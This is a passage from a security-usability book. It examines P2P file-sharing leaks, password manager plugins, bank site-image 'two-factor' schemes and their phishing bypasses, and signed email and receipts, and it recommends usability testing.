Another study a few years later found that things hadn't improved, locating files containing mental health case logs, insurance information, medical forms and reports, diagnosis information, and assorted medical and billing data for tens of thousands of patients, with one spreadsheet alone containing addresses, phone numbers, social security numbers, date of birth, employer information, insurance carrier details, and diagnostic information for over 20,000 patients [65]. Even more disturbing was the fact that these files weren't just floating around out there but were being actively sought out by peer-to-peer users, either for straightforward fraud (using search terms like "medical authorization" and "letter for medical bills") or for possibly far more disturbing purposes ("medical abuse records", "child medical exam") [66][67].

One of the contributing reasons why people inadvertently share much more than they intend to is that outside of music/video piracy sharing is primarily relational in nature [68], with people wanting to share photos of family members or drunken antics at frat parties and not even considering that they're sharing other information alongside this, or that anyone would be interested in it even if they were. This leads to at least one possible defence strategy which is discussed a bit further on.

An aspect of user behaviour that was unanticipated by the Kazaa developers was the fact that users were in general unaware that sharing a folder (directory) would share the contents of all of the subdirectories beneath it, and were also unaware that sharing a folder shared all of the files in it rather than just a particular file type such as music files. Part of this problem was again due to the user interface design, where clicking on a parent folder such as "My Documents" (which is automatically recommended for sharing by Kazaa when it's set up) gave no indication that all files and subfolders beneath it would also be shared.

As with the mismatch of user expectations over message encryption that were covered earlier, there are two ways to address this problem. The first is to attempt to "fix" the user by warning them that they're sharing all files and subdirectories, an action that, just as "Psychology" on page 125 showed, is likely to have little effect on security because users will satisfice their way past it — they want to trade files, not read warnings. A much better approach uses activity-based planning to avoid ever putting the user in a situation where such a warning is necessary. This style of interface gives the user the option to share music in the current folder, share pictures in the current folder, share movies in the current folder (let's face it, Kazaa isn't used to exchange knitting patterns), or go to an advanced sharing mode interface. This advanced/expert mode interface allows the specification of additional file types to share and an option to share these additional file types in subdirectories, disabled by default.

Some P2P applications in fact do the exact opposite of this, searching users' hard drives for any folders containing music or videos and then sharing *the entire folder* that contains the music file(s) [59]. This fault is compounded by the fact that many users don't really understand the concept of folders and tend to save documents wherever the 'Save' dialog happens to be pointing to when it pops up (one technical support person describes the resulting collection of data as "not so much filed as sprayed at random across the filesystem"). As a result, the letter to the bank is stored next to the holiday photos, the Quicken account data, and the video of the dancing bunnies, all shared with anyone else with an Internet connection. Compounding the problem even further, the set-and-forget nature of P2P applications and the lack of interaction with the user once they've been started leaves users with no indication that saving or copying any new files into shared folders is publishing that information for the entire Internet to see.

An additional safety feature would be to provide the user with a capsule summary of the types and number of files being shared ("21 video files, 142 sound files, 92 images, 26 documents, 4 spreadsheets, 17 programs, 218 other files") as an additional warning about what it is they're doing ("Why does it say that I'm sharing documents and spreadsheets when I thought I was only sharing sounds and images?"). Strangely enough, the "My Media" folder (ostensibly meant for incoming files) provides exactly this summary information, while the "Shared Folders" interface doesn't, merely showing a directory tree view. This simple change to the user interface now makes the application behave in the way that the user expects it to, with no loss of functionality but a significant gain in security. Even a quick change to the current user interface, having it auto-expand the first one or two levels of directories in the tree view to show that all of the sub-folders are selected, would at least go some way towards fixing the interface's security problems.

There has been some experimental work done on building appropriate interfaces to assist in managing security for file-sharing tasks [69], but little of this work seems to have made it into practice. A slightly different problem to P2P's long-term sharing occurs in the case of transient sharing in which users want to make data temporarily available, for example with themselves in order to allow remote access while they're on the road or with others as part of collaborative work.

The de facto standard solution for this is email-based file sharing, although this can occasionally run into problems due to size safety limits imposed on email messages by many mailers and the chances of attachments getting caught up in spam filters. The usual workaround for this, ever since the Internet stopped being a benign research tool with open FTP servers available for people to drop off and pick up their files, has been to put the file that you want to share on a web server under a non-obvious name and request that the other side email you when they have a copy so that you can remove it again [70].

There have been attempts to make this ad-hoc mechanism somewhat more rigorous by automating the process of using email to communicate links to locations in Windows shared folders, but this has run into problems because security restrictions on the folders may not allow users to give others access, or may not make them readable remotely [71]. On the other hand dropping a file in a web directory or free web-hosting service doesn't require dealing with any security restrictions, so this means of ad-hoc sharing remains popular (the very name "ad-hoc sharing" indicates that it's going to be quite challenging to come up with any rigorous mechanism for doing this sort of thing).

An alternative approach that's been proposed by database folks uses a file-indexing system a bit like Apple's Spotlight to locate content for sharing and then lets users assign access to it in a manner similar to database views, with (as an example in the case of photos) the party-photos view being private, the Christmas-holiday photos view being accessible by family members, and the family-pet photos view being publicly accessible. This provides a nice technical mechanism around which to build a data-sharing system, but since it's coming from a database background it's so far only been evaluated for its technical functionality and not for whether it's usable or effective in keeping content safe [72]. Having said that, if you're building a new

system for file sharing and don't mind doing a bit of usability evaluation work, it provides a much better technical mechanism for organising access than what's usually available through file-sharing applications because it's structured around user content rather than file names or directory hierarchies.

This is a difficult area to address because the sharing is often transient and ad hoc, with no clear idea of precisely what needs to be shared or with whom [73]. For the basic case of securely sharing a single item on an ad hoc basis though there's a quite effective solution to this problem built around the use of self-authenticating URLs, discussed in "Self-Authenticating URLs" on page 384, which tie a public key to a URL. By including an additional cryptographic access token in the URL [74][75], so that the original self-authenticating URL becomes something like `https://a6ewc3n4p6ra27j2mexqd.downloadsite.com#Z8IOjcQg8qg4PlTu` with the first element of the domain name identifying the public key that it's used with and the fragment identifier at the end identifying the user being granted access, it's possible to securely authenticate both the client (via the access token) and the server (via the URL-authenticated public key) with something that appears to the user to be no different to the usual "click on this link to download the document". This system is as secure as a full PKI-based one (in fact it's more secure since it provides finer-grained, user-controlled access control and removes the entire PKI and its associated operators as a point of failure) while exhibiting none of the complexity of a PKI. The secure file-sharing application that was built on this principle was so simple to use that one user complained that "this tool would be a lot better if it had some security. Is there a way I can turn some on" [76], possibly a first ever for a security application.

Password Manager Browser Plugins

Several browsers like Firefox have optional password manager plugins that implement some of the strengthened-password mechanisms described in more detail in "Passwords" on page 563. A study of two popular password managers, PwdHash and Password-Multiplier, found that they fall far short of their authors' expectations due to a variety of user interface problems [77]. The biggest problem with these plugins is that they are exactly that, browser plugins. The lack of integration into the browser created almost all of the usability problems that users experienced. For example if the plugin wasn't installed or was bypassed by a malicious web page using Javascript or a similar technique, the user would end up entering their master password on a remote login page instead of having the plugin provide a site-specific random password.

This emphasises an important point that's already been made elsewhere: In order to be effective, a security measure has to be a native part of the underlying application. It has to be present and active at all times. It can't be an optional add-on component that may or may not be currently active, or for which users have to expend conscious effort to notice its presence, because they simply won't notice its absence (see the discussion of the psychological aspects of the security user interface in "Psychology" on page 125 for more on this problem).

A second problem with the lack of direct integration is the fact that the add-on nature of the browser plugins led to complex and awkward interaction mechanisms because of the lack of direct access to browser-internal mechanisms. A direct consequence of this awkwardness was that only one single task of the five that users were asked to complete in the study had a success rate over 50%, with failure rates being as high as 84%. Alarmingly, one of the failure modes that was revealed was that users tried entering every password they could think of when they couldn't access the site using the plugin (internal data from Google shows that this mistake as relatively common even among Google's rather technical user base, and can lead to the leaking of high-value passwords [78]).

This password failure mode has also been encountered by other researchers [79], with one study into password usability finding that login failures usually weren't due to users forgetting a password completely but rather due to them either only partially recalling it or recalling the wrong password, leading to precisely the situation where they then tried every password that they could remember in the hope that one of them

was the right one [55], and another finding that 80% of users had entered a user name or password from one web site on another, incorrect site (the same study also reported that two thirds of users indicated that their browsers should have warned them when they did this) [80].

The long-established conventional wisdom that it's not a good idea to distinguish between invalid user names and invalid passwords because the (possible) lack of knowledge of the user name by the attacker adds a little extra strength interacts badly with this phenomenon because a user who makes a mistake when entering their user name is never given any feedback that it's the user name and not the password that's incorrect, triggering the entry of multiple passwords on the assumption that it's the password that's wrong. In particular if your application uses an email address as the user name (which has become the near-universal identifier for the web) then there's little point in merging invalid-user name and invalid-password errors because anyone who wants a list of valid user names can buy whole databases of them from spammers. In this case differentiating invalid user name errors from invalid password errors increases both usability and password safety by reducing the chances of a user trying every password they know if the real problem is that they've got their user name wrong (this is another example of a password-usage "best practice" that may be more like a worst practice, with further examples of password worst practices discussed in "Passwords" on page 563).

For the plugin tested in the usability study, users were required to use special attention-key sequences like '@@' or Alt-P or F2 to activate the security mechanisms, and these were only effective if the cursor was already present in the password text fields. Users either forgot to use the attention sequence, or got them wrong, or used them at the wrong time. They therefore found it very hard to tell whether they'd successfully activated and applied the plugin security mechanisms, and several said that if they hadn't been participating in a study they'd have long since signed up for a new account with a standard password rather than struggle further with the password-manager plugins.

These problems came about entirely because of the need to implement the security features as a plugin. If they'd been built directly into the browser, none of this would have occurred.

Another interesting feature that was turned up by the user testing was that people were profoundly uneasy about the fact that they no longer knew the passwords that they were using, leading to complaints like "I wish it would show me my password when it first generates it. I won't lose it or share it!" [77]. This loss of control negatively affected users' perceptions of the password manager. One way of mitigating this problem, already provided by the rudimentary password-saving features built into existing browsers, is to display the password when the user requests it. This helps fight the users' perception that they've lost control of their passwords when they let the password manager handle them. Apple's Keychain, discussed in "Case Study: Apple's Keychain" on page 622, explicitly includes both a "Show Password" checkbox and a "Copy Password to Clipboard" button to ensure that users never experience this loss of control over their own password [81].

Site Images

In 2005 the US Federal Financial Institutions Examination Council (FFIEC) issued guidance requiring that US financial institutions use two-factor authentication (strictly speaking they said that single-factor authentication was inadequate and required that "financial institutions offering Internet-based products and services to their customers should use effective methods to authenticate the identity of customers") [82]. The poor security practices of US financial institutions have already been covered in previous chapters; in this case they redefined "two-factor authentication" so that it no longer required the use of a security token, one-time password, or a challenge/response calculator of the type used by European banks (which would have cost money to deploy), but merely required them to display a personalised image on the user's logon page [83], a simple server-authentication concept going back more than a quarter of a century, where personalised text

messages were used instead of images due to the lack of graphical displays on the text terminals of the time [84]. Other banks proposed using "a statistical assessment of transactions' trustworthiness" as the second factor [85].

Figure 203: Two-factor authentication as defined by a US bank

Some banks even defined a user name and password to be two-factor authentication, with the user name providing one level of security and the password the second [86][165]. An example of one bank's interpretation of two-factor authentication is shown in Figure 203. In other words their definition of "two-factor authentication" was "twice as much one-factor authentication", or as one observer put it, "wish-it-was-two-factor authentication" in which users are asked to employ two-factor authentication consisting of "something they know and something else they know" [87]. It seems like the only thing that banks won't try and pass off as two-factor authentication is the product of 2 and 3.

Eighteen months after two-factor authentication measures were supposed to have been in place, a grand total of four percent of US banks were fully implementing them [88][89], with the rest just going through the motions. They then compounded the error by training users to ignore the standard HTTPS indicators in favour of the site images. Figure 204 and Figure 205 provide two examples of this problem.

---

[165] "Oh, we got both kinds. We got user name *and* password"

Figure 204: Training users to ignore HTTP indicators

When security researchers looked at the effectiveness of these security indicators the results were alarming, but predictable: Users were ignoring the existing HTTPS indicators (in the study not one user was stopped by the absence of HTTPS indicators) but also not paying much attention to the absence of the site image either. Although this wish-it-was-two-factor authentication is fairly simply defeated by duplicating the genuine site's workflow on the phishing site or even via client-side AJAX [90], it isn't even necessary to go to these lengths. Simply replacing the image with a message telling users that "*bank-name* is currently upgrading our award-winning *site-image brand-name* feature. Please contact customer service if your *site-image brand-name* does not reappear within the next 24 hours" was enough to convince 92% of the participants in the study that it was safe to use the site [91][92] (and if you're feeling particularly cruel you can notify the users that "The security settings in your browser are preventing this image from being displayed").

Although it wouldn't have been too hard to simply copy the site image from the genuine site (it took about a minute to defeat the purported additional challenge-question security measures to obtain the sample image shown in Figure 204), an attacker doesn't even have to go to this minimal level of effort to defeat it — a maintenance message is all that's required, and thanks to the banks' conditioning of users the SSL indicators are bypassed to boot. In addition it's not just things like SiteKey that are trivially bypassed by web site maintenance messages, even real authentication techniques like Windows CardSpace are quite effectively bypassed using this trick [93].

Figure 205: More user insecurity training

In a real-world demonstration SiteKey's ineffectiveness, the analysis of one widespread piece of malware found that the most popular banking target for the software was `https://sitekey.bankofamerica.com` (the URL for the site-image logon page) indicating that site images present no problems for criminals [94], and other malware even contains features specifically designed to bypass SiteKey [95][96]. Another example was revealed in a large-scale botnet study that analysed more than 33GB of data collected from compromised machines being used by two botnets (although this was only a fraction of the information collected by just those two botnets, and the botnets in turn were just two of many). The behaviour of one of the two was made easier to analyse by the fact that it was run with fairly sophisticated configuration scripts that, alongside the standard repertoire of malware tricks like disabling access to anti-virus sites and software updates, also bypassed SiteKey authentication. The data indicated that the Bank of America was the third most popular banking target (ranking just behind HSBC for this particular botnet) and SiteKey specifically was the single most popular target for man-in-the-middle attacks [97] (the bank later added a genuine two-factor authentication system called SafePass that used SMS messaging to send out one-time authenticators, but the user experience was so poor that even hard-core security geeks disabled it [98]).

Another large-scale demonstration of the ineffectiveness of SiteKey-style images was provided by Zions Bank in the US, which used a related system called SecureEntry. After several years of using this system they suddenly discontinued it, so that all the "security indicators" that users were supposed to look out for vanished. Virtually no-one noticed [99].

Figure 206: The lazy phishers' way to defeat (in-)security indicators

The effectiveness of so trivial a measure as removing the site images through a bogus "under construction" message is a follow-on effect of the "all the ads all the time" nature of today's web sites. Just as users expect ASP and Javascript problems, transient network outages, broken links and 404 errors, and similar issues whenever they go online, they're also quite used to constantly-mutating web sites where almost anything can change between visits. As with the SSL indicators mentioned in "Problems" on page 4, trying to detect security problems using a mechanism with a close to 100% false positive rate isn't notably useful (as one analysis of the economic costs of complying with security policies puts it, "it's hard to blame users for not being interested in SSL and certificates when, as far as we can determine, 100% of all certificate errors seen by users are false positives" [100]). This environment means that even the trivial measure for really lazy phishers shown in Figure 206 (which avoids actually having to add a text message to the page as described earlier) will be enough to defeat these security indicators.

Another reason why these twice-as-much-one-factor authentication mechanisms don't work, and specifically why site image-based authentication fails, is that users have absolutely no idea how they're supposed to be used. This issue isn't immediately obvious because when users are queried about it they claim to have a high level of understanding of the whole process and what it achieves, and it's not until they're actually asked about the details that it's revealed that they don't really understand it at all, another example of the often marked difference between self-reporting and measured performance that was noted for some of the password-usage surveys discussed in "Passwords" on page 563. As the study notes, users "thought they knew much more about the security of each method than they actually knew […] when in fact they seemed to have little or no understanding of the intent of each method aside from the value of a simple password" [101].

Just as PKI people have great difficulty in dealing with the results of studies showing that PKI doesn't work at the human level (see "SSL Certificates: Indistinguishable from Placebo" on page 33) so geeks find it very hard to believe that schemes like SiteKey don't work (even security experts get caught out by this [102]). Since

humans don't operate like Turing machines this result shouldn't be too surprising, but geeks can take some convincing of this fact.

Other attacks on site images include a standard man-in-the-middle attack (which is quite simple to perform, despite claims from the marketing manager of the service that it's impossible) [103], or just displaying a random image from the selection provided by the bank. The ease of performing a man-in-the-middle attack has already been demonstrated by a video made by a group of students who carried out such an attack [104], and although the effectiveness of the latter approach hasn't been experimentally evaluated the results of other studies on users' attention to security indicators of this type suggests that a significant number of users won't notice that anything is amiss.

There are numerous other variations of this "two-factor = twice as much one-factor" design. For example a system called Safe2Login has the banking site redirect users to a completely unrelated site that asks them for their logon credentials. All appearances to the contrary, this isn't a phishing attack but a standard part of the Safe2Login process. The user then provides their banking password to the Safe2Login site. Although there's a short note buried in the (extremely long) FAQ advising users to use different passwords for Safe2Login and their bank, the fact that few users will read this combined with numerous studies of real-world password usage that have been discussed elsewhere mean that the Safe2Login password will be the banking password.

(The Safe2Login FAQ also contains a list of instructions for attackers to follow in order to be foiled by Safe2Login [105], a prime example of the type of checklist-based threat modelling that's covered in "Threat Analysis" on page 239. For example an attacker might "be intrigued and go to Safe2Login.com to learn about the product, notice that it records all usage and issues immediate alerts on all misuse, and move on to a target with a lower risk of hacker identity discovery". The final point in the list is particularly telling: Attackers could "duplicate the site, edit it to remove the entire Safe2Login safety image, and hope that some online banking users won't notice. Users will notice, however, because the Safe2Login service teaches users to be on the lookout for phony login pages". This is the exact attack that was found in the SiteKey usability study to have a 92% success rate, because the attackers hadn't read the Safe2Login FAQ and therefore weren't aware that this wasn't supposed to work. Mind you the same problem occurs in the real world, where criminals happily bypass physical security devices like locks because they don't know that the locks have been awarded security certifications that declare them to be immune to what the criminals are doing [106].

After obtaining the user's password on the non-bank-related site, Safe2Login sends them back to the original banking site and asks them to pick a safecode (a user-selected word) from a random list of other words. This is the Safe2Login equivalent of the easily-spoofed SiteKey authentication. At this point the user is at the standard banking login page.

Going beyond SiteKey, Safe2Login adds an extra twist to the login process. If the user forgets their password, Safe2Login sends them a one-time authenticator that allows access to a web page that *displays the user's original Safe2Login/banking password*! In other words any malware on the user's system that can perform an HTTP POST and intercept the ensuing email (which plenty of malware can do since email interception and spoofing to people on the victim's contacts list is a standard social engineering/malware propagation tool) now has direct access to the user's Safe2Login/banking password without having to perform any form of phishing attack on the user.

It isn't just US banks that engage in this type of wish-it-was-two-factor-authentication though, a number of UK banks do the same thing. For example Lloyds Bank mailed its customers credit cards and asked them to authenticate the cards by phoning an automated system at the bank and entering various values read off the card on the phone keypad, a "security" measure that would really only be effective against thieves who were either blind or illiterate [107].

In any case the redefinition of "two-factor authentication" to mean "twice as much one-factor authentication" presented the merest speed-bump to malware authors, who bypassed it with little effort. For example the Gozi Trojan, among its many other capabilities, has a "grabs" module that hooks into the browser's Javascript engine to obtain any extra credentials communicated via AJAX mechanisms rather than a standard password-entry dialog, bypassing the pretend two-factor authentication without even knowing it's doing it [108]. The Torpig trojan addresses it a bit more directly, carrying with it templates for over 500 web-site brands that it knows how to process, stealing the victim's credentials (including things like browser cookies if that's what the bank has defined to be the second factor in "two-factor authentication") and setting up a proxy on the victim's PC (to ensure that the IP address matches if that's what the bank has chosen as the second factor). As a result it completely defeats the pretend authentication of twice-as-much-one-factor without even really trying [109].

There is one industry that's actively working towards deploying real two-factor authentication and that's online gaming. For example World of Warcraft provides, at nominal cost, a one-time-password (OTP) authentication token that generates a fresh authenticator every time the user presses a button on the device [110], or as a downloadable application for smart phones [111], giving the online game better authentication security than many banks (!!).

(If you are going to use this type of authentication then make sure that you enable it by default rather than adding it as an optional extra. When Google added optional strong authentication to their accounts, phishers took advantage of the fact that it was disabled by default by turning it on for any accounts that they'd phished, locking the legitimate owners out of their own accounts).

Another area in which online gaming companies are well ahead of banks is in the client identification and automated-attack-prevention measures that are used by gambling sites. These use CAPTCHAS if they detect what look like script-based site accesses and uniquely fingerprint client machines to prevent cheaters from logging in multiple times if they're stopped by another measure like a CAPTCHA. In addition they submit the gathered fingerprints to a centralised fraud-detection service to prevent the cheaters from being able to move to other gambling sites once they're barred from one site [112]. Although these measures may not be directly applicable to banks and can still be defeated eventually, they require considerably more effort from attackers than renting a botnet and waiting for the money to roll in.

The unfortunate lesson provided by the banks' response to the FFIEC guidelines is that if you're a regulatory agency trying to set minimal security standards in an industry that isn't interested in this then it's necessary to carry out what almost amounts to low-intensity warfare with the intended targets of your recommendations, anticipating and pre-emptively blocking any evasion attempts (this seems to be par for the course in financial services regulation [113]).

At the moment it seems that negligence lawsuits against banks by victims of twice-as-much-one-factor authentication is the only way to correct the problem, with the first lawsuits being filed around 2008 and a steady stream continuing up to the time of writing. As yet none have had any effect on banks, but given enough time some enterprising lawyer will eventually find the appropriate legal approach for pointing out that being able to transfer hundreds of thousands or even millions of dollars out of an account based on nothing more than a static password is a long way from good security practice. In any case there's no indication from the malware community that the twice-as-much-one-factor approach is presenting any difficulty to attackers.

(The alternative option of outsourcing banking security to online gaming sites probably won't fly with the banks).

Signed Email

Today virtually all use of signed messaging occurs in automated protocols and processes like EDI (Electronic Data Interchange) buried deep down in the IT infrastructure. The vision that flourished during the crypto wars of the 1990s that

everyone would eventually be using signed and/or encrypted email has pretty much evaporated. So why is no-one signing their messages?

Part of the blame can be laid at the feet of the un-usability of the PKI or PKI-like mechanisms that are required to support signing, but another part of the problem is the fact that while geeks will do something with a computer just because it's geeky, the rest of the world needs a reason to do things with their computers. Why would the average user care about signed email? If it's from someone that they know then they'll verify the message's authenticity based on the message contents, so-called semantic integrity, and not a digital signature [114]. On the other hand if it's from someone that they don't know then it doesn't matter whether the message is signed or not. The fact that users didn't know that signed email provides integrity protection, already discussed in "Encrypted Email" on page 774, didn't help in making it more attractive to users. To cap it all off, one study into the use of signed email found that only about a quarter of users who'd been receiving signed email over a period of several years were even aware of this fact! [31]. In neither case is the large amount of effort required in order to work with digital signatures justified in the eyes of the typical user.

The usual mass of usability bugs in S/MIME security software, in which applications would refuse to display signed messages, displayed the signature blobs as attachments that users couldn't do anything with, had the signatures stripped by mail programs, had the signature invalidated through the obligatory advertising tagline that all mail filters and anti-virus software feels the need to add to email after processing it, and so on and so forth[166], doesn't help much either [31] (one study into the usability of an S/MIME mail application found no less than one hundred and twenty usability problems, of which 89% directly affected the security of the system [115]). To top it all off, the majority of users had no idea whether their email clients supported cryptographic mechanisms, even though the majority of them did out of the box [32].

This lack of enthusiasm for signing email doesn't just apply to everyday users. When the S/MIME standards group debated whether they should switch to using S/MIME signed email for their discussions, they came to the same conclusion that the general users had reached. In other words one of the groups that sets the standards for digitally signed messages decided that there wasn't much point to actually using them. A study of email users produced the same outcome, with comments like "I don't see the point. People are going to know who I am based on what I say in the email". No user that was surveyed could see a need for encrypting or signing email [116].

Lawyers would agree with this reasoning, with one commentary on electronic signature law pointing out that "if the parties are known to each other and recognise the communication sent between each other, there is no need for [electronic signature legislation] and no need for either to have digital signatures: the e-mail address alone, together with the content, will suffice to provide sufficient evidence that the authenticity of the communications is not in doubt" [117].

Although it can be argued (endlessly) that everyone should be using mechanisms like signed email to prevent things like phishing attacks, a user base that has problems with something as basic as a padlock icon will never be able to cope with the massive complexity that comes with digitally signed email.

So despite the best efforts of the protocol designers and programmers and the ensuing result that the majority of the world's desktops have digital signature-enabled email clients built into them, the market has decided that, by and large, digitally-signed email just isn't worth the effort [118]. As with several of the other examples presented here, real-world user testing would have saved considerable misspent effort (both at the IT and the government/legislative level, consider all of the moribund digital signature legislation that half the world's governments were busy passing in the late 1990s) and helped focus efforts elsewhere.

---

[166] Northeast 3 or 4. Rain, then showers. Moderate or poor.

Another concern, which because of the lack of digital signature usage comes up mostly among privacy advocates, is the problem of incrimination. There is already concern among some users about the size of the digital footprint or data shadow that they create in their everyday use of computers and the Internet. Digitally signing everything, the equivalent of creating a notarised document under some digital signature regimes, doesn't help allay these concerns.

This is particularly pernicious in the case of conventional secure email like S/MIME and PGP because if, long after the conversation has taken place, an attacker can recover the participants' decryption keys then they have access to the complete contents of their private communications in digitally signed form. Most social communications on the Internet require the exact opposite of this property, so that just like any casual real-world conversation there should be no permanent record of it, and it shouldn't be tied to the participants through a (presumably) strong mechanism (imagine if every casual or off-the-record remark that you've ever made was recorded and archived somewhere for future use by third parties).

In response to this problem, there have been communications systems designed specifically to allow this kind of casual, off-the-record communication, which is very different from what systems designed by cryptographers in order to showcase cryptographic mechanisms like digital signatures are designed to do. A very simple mechanism for providing message-integrity protection without turning the protection mechanism into a (pseudo-)notarised signature is to use a cryptographic MAC instead of a digital signature (MACs are covered in "Cryptography for Integrity Protection" on page 359). By publishing the MAC key (which is derived from the single-use encryption key that's used to encrypt the message) as part of the next message that's exchanged, the receiver can use the MAC to verify the message's integrity while being able to later claim that anyone could have generated the message and its accompanying MAC [119].

That's the theory anyway. In practice if it came down to a legal argument over evidence a court would go by the balance of probabilities rather than indulging in mathematical mind games (see "Geeks vs. Humans" on page 149 for more on this), but it makes for an interesting exercise in how a security system could be designed to do what users require rather than what the cryptography dictates.

Signed Email Receipts

An even more extreme example of a problematic security mechanism than simple signed email occurs with signed email receipts. If you dig down into Microsoft Outlook to find the security configuration tab in the options dialog you'll find checkboxes for options like "Request a secure receipt for all digitally signed messages". Even finding this facility requires extensive spelunking inside the Outlook user interface, where it's hidden several levels down, and in the case of the full Outlook rather than Outlook Express, quite some way away from the normal receipt configuration settings, which itself are behind a gauntlet of dialogs, tabs, and buttons, with the exact details varying depending on which version you're using. Anyway, assuming that you've managed to dig up the necessary configuration setting, let's look at what happens when you enable it.

As the text attached to the checkbox implies, your mailer will now include a request for a signed delivery receipt when it sends an S/MIME signed message. How many of those do you send every day? Assuming though that you have S/MIME signing turned on by default (perhaps as a requirement of corporate policy) then the recipient (or at least the recipient's mailer) will receive a request to send a signed S/MIME receipt. Most mailers won't understand this, or if they do will ignore it, but let's say for argument's sake that the target mailer not only understands it but decides to act on it. If the recipient has a smart card or other crypto token then they now have to locate and insert the token and enter their PIN. Even if it's a software-only implementation they usually still need to enter a password or authorise the signing action in some manner (software that silently signs messages behind your back is a dangerous concept, as discussed in "Legal Considerations" on page 553). Outlook's default setting (unless the user or a group policy setting has changed it) is to ask the user

what to do every time that a receipt request is received, which is the safest setting for signing but will doubtless lead to it being quickly disabled after about the first half-dozen receipt dialogs have popped up. Even worse, some versions of Outlook had a bug in which they attempted to send a signed response to an incoming signed message even if the user didn't have a signing key, resulting in the user being invited to visit a commercial CA in order to buy a certificate!

Assuming though that the recipient of your message decides to send a signed receipt, the target user's mailer then generates the receipt and sends it back to your mailer. If this is a message sent to a mailing list, consider how many people you've managed to annoy and the volume of mail that's about to hit your mailer from this one action alone!

At this point the receipt comes back to you. It may get dropped on the way, or perhaps blocked by spam filters, but eventually it may end up at your mailer, which in turn may ignore it or discard it, but at best will put up some minute indicator next to the message in the sent-mail folder to indicate that a receipt was received.

Let's look at the security implications of this mechanism. Assume a worst-case scenario in which an active attacker able to intercept and modify all of your communications is sitting between you and the email recipient, meticulously intercepting and deleting every single signed receipt that appears. The security consequences of this are… nothing. No alarm is raised, nothing at all happens. In fact, nothing *can* happen, because if an alarm was raised every time the recipient's mailer didn't understand the request, or ignored it, or sent an invalid one (for example one that's signed by a certificate issued by a CA that you don't recognise), or it got lost, or caught in spam filters, you'd be buried in false alarms. Even under near-perfect conditions there's no clear idea as to when to raise a no-receipt-received alarm. Do you do it after an hour? A day? A week? What if the recipient is away for the day, it's just before a weekend, or they're taking their annual leave?

So the correct label for this option should really be "Annoy random recipients and cause occasional email floods". This is a great example of "because we can" security user interface design that was covered in "User Conditioning" on page 20. It's a feature that was added so that the developers could show off the fact that their software knows what a signed receipt is, because without this option to enable no user would even know that this "feature" existed. In terms of the actual user experience though, the only thing missing is a Douglas Adams-inspired sign that lights up to tell users not to click on this option again when they click on it.

Post-delivery Reviews

A final stage of testing is the post-delivery review, sometimes referred to as a retrospective. Most advocates of this process suggest that 3-12 months after release is the best time to carry out this type of review, this being the point at which users have become sufficiently familiar with the software to locate problem areas (or alternatively have decided that it's unworkable and have disabled or are ignoring it), and at which point the software has had sufficient exposure to the real world to reveal any flaws in the design or its underlying assumptions.

